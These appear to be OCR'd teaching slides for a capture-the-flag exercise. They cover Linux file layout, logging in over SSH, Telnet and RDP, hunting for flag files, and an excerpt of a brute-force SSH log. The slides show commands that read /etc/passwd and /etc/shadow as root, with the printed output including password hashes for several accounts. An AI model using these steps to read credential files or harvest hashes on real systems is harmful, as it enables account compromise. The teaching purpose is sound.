


The Linux directory structure:


Note: The Knoppix version of Linux varies somewhat from this structure.





sbaker@localhost:~
SSH
login as: sbaker
sbaker@192.168.0.5's password:
Last login: Thu Mar 1 14:55:05 2007 from 192.168.1.101
[sbaker@localhost ~]$ ls
2
[sbaker@localhost ~]$ pwd
/home/sbaker
[sbaker@localhost ~]$ cat /etc/shadow
cat: /etc/shadow: Permission denied
[sbaker@localhost ~]$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
Logging in as someone whose password you know
No files in sbaker's home directory
Can't view shadow
Can view passwd
All other usernames at end of passwd


root@localhost:~
[root@localhost ~]# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
beagleindex:x:58:58:User for Beagle indexing:/var/cache/beagle:/bin/false
gdm:x:42:42::/var/gdm:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
sbaker:x:500:501::/home/sbaker:/bin/bash
bking:x:501:502::/home/bking:/bin/bash
admin:x:502:503::/home/admin:/bin/bash
ppaulson:x:503:504::/home/ppaulson:/bin/bash
[root@localhost ~]#
Any user can view the passwd file!
Note: No password hashes are stored here!
Users
Default directories

Logging into SSH as root



- Any logged in user can view the passwd file
  - Thus can know all the user account names
- Only root can view the shadow file
  - To list and capture the password hashes


root@localhost:~
[root@localhost ~]# cat /etc/shadow
root:1XJtda7Ib$X9kmrd6hd.3schFGaQcYN/:12414:0:99999:7:::
bin:*:12391:0:99999:7:::
daemon:*:12391:0:99999:7:::
adm:*:12391:0:99999:7:::
lp:*:12391:0:99999:7:::
sync:*:12391:0:99999:7:::
shutdown:*:12391:0:99999:7:::
halt:*:12391:0:99999:7:::
mail:*:12391:0:99999:7:::
news:*:12391:0:99999:7:::
uucp:*:12391:0:99999:7:::
operator:*:12391:0:99999:7:::
haldaemon:!!:12391:0:99999:7:::
rpc:!!:12391:0:99999:7:::
rpcuser:!!:12391:0:99999:7:::
nfsnobody:!!:12391:0:99999:7:::
xfs:!!:12391:0:99999:7:::
beagleindex:!!:12391:0:99999:7:::
gdm:!!:12391:0:99999:7:::
sshd:!!:12391:0:99999:7:::
sbaker:1Ct73LwEU$qJ0hSBw22wmjdydd7Nyqo.:12414:0:99999:7:::
bking:1JO1vPPA3$Py3Ic2gOl3hCPPyQQ5cI41:12414:0:99999:7:::
admin:$1$4TSx8y2g$sqDZDPThs7h50zyXkijWQ.:12414:0:99999:7:::
ppaulson:1UCMTDcuj$T.w6OpZLVgj1xhjZZ.0h6.:12414:0:99999:7:::
[root@localhost ~]#
Only root can view the shadow file!
The password hashes stored here!

Using SSH

SSH (Port 22) is open - If the SSH server is a Linux box:

- The CLI user prompt '$' vs the root prompt '#'
- Look for flags over the entire hard drive:

  # cd / *Go to the top of the directory structure*

  # find / -name flag?.txt
- A user can hide his files from find, but not from root

  # cat flag0.txt *View Flag file contents*
- When you don't find both flags, one or both are "owned."
- You must log in as the owner (or root) *Trial and error!*
- How do you know who all the users are?

  # cat /etc/passwd *View all users*
- They're listed at the end of the file, visible to all

Brute force SSH Attacks

Account valid - wrong password - scanning for ssh2 port

Feb 10 15:12:39 Failed password for root from 209.237.247.146 port 43105 ssh2
Feb 10 15:12:39 Failed password for root from 209.237.247.146 port 43156 ssh2
Feb 10 15:12:39 Failed password for root from 209.237.247.146 port 43200 ssh2
Feb 10 15:12:40 Failed password for root from 209.237.247.146 port 43257 ssh2
Feb 10 15:12:40 Failed password for root from 209.237.247.146 port 43291 ssh2
Feb 10 15:12:40 Failed password for root from 209.237.247.146 port 43334 ssh2
Feb 10 15:12:36 Failed password for guest from 209.237.247.146 port 42662 ssh2

No account on host - illegal user - scanning for ssh2 port

Feb 10 15:12:35 Failed password for illegal user test from 209.237.247.146 port 42616 ssh2
Feb 10 15:12:42 Failed password for illegal user mythtv from 209.237.247.146 port 43546 ssh2
Feb 10 15:12:42 Failed password for illegal user upload from 209.237.247.146 port 43643 ssh2
Feb 10 15:12:43 Failed password for illegal user status from 209.237.247.146 port 43694 ssh2
Feb 10 15:12:44 Failed password for illegal user anonymous from 209.237.247.146 port 43859 ssh2
Feb 10 15:12:45 Failed password for illegal user user from 209.237.247.146 port 44028 ssh2
Also: music spamfilter radmin master sales tomcat postgres

grep "Failed password" /var/log/messages | wc –l = 177 attempts/52 seconds
~ one attack attempt/day Above from an ISP sysadmin page *not updated in 3 years 0wn3d*

Using Telnet

Telnet (Port 23) is open

- Open a DOS window. Enter: *(the '>' is the DOS prompt*)*

  > telnet 192.168.0.1 *Use the target's IP!*

- You will be asked for a username and password.

- If the Telnet server is a Windows box:

  > dir/s flag?.txt *Find the flag files*

  > type c:\winnt\flag1.txt *Display flag contents*

  > exit *Return to your PC*

- You cannot capture Windows password hashes via Telnet

** Do NOT enter the '>' character! It is merely the prompt.*

Using Telnet

Telnet (Port 23) is open (cont.)

- If the Telnet server is a Linux box:

> cd /	*Go to root directory*
> find / -name flag?.txt	*Find flags*
> cat /etc/flag1.txt	*Display flag contents*
> cat /etc/passwd	*View all users!*
> exit	*Return to your PC*

- Soon: “How to capture Linux password hashes.”

Using Terminal Server


Windows Terminal Server (port 3389) is open


Note: AKA Remote Desktop Protocol - *RDP*

- Select:

Start/All Programs/Accessories/Communications/Remote Desktop Connection

- Enter the IP address of the Terminal Server
- Click on Connect





Using Terminal Server

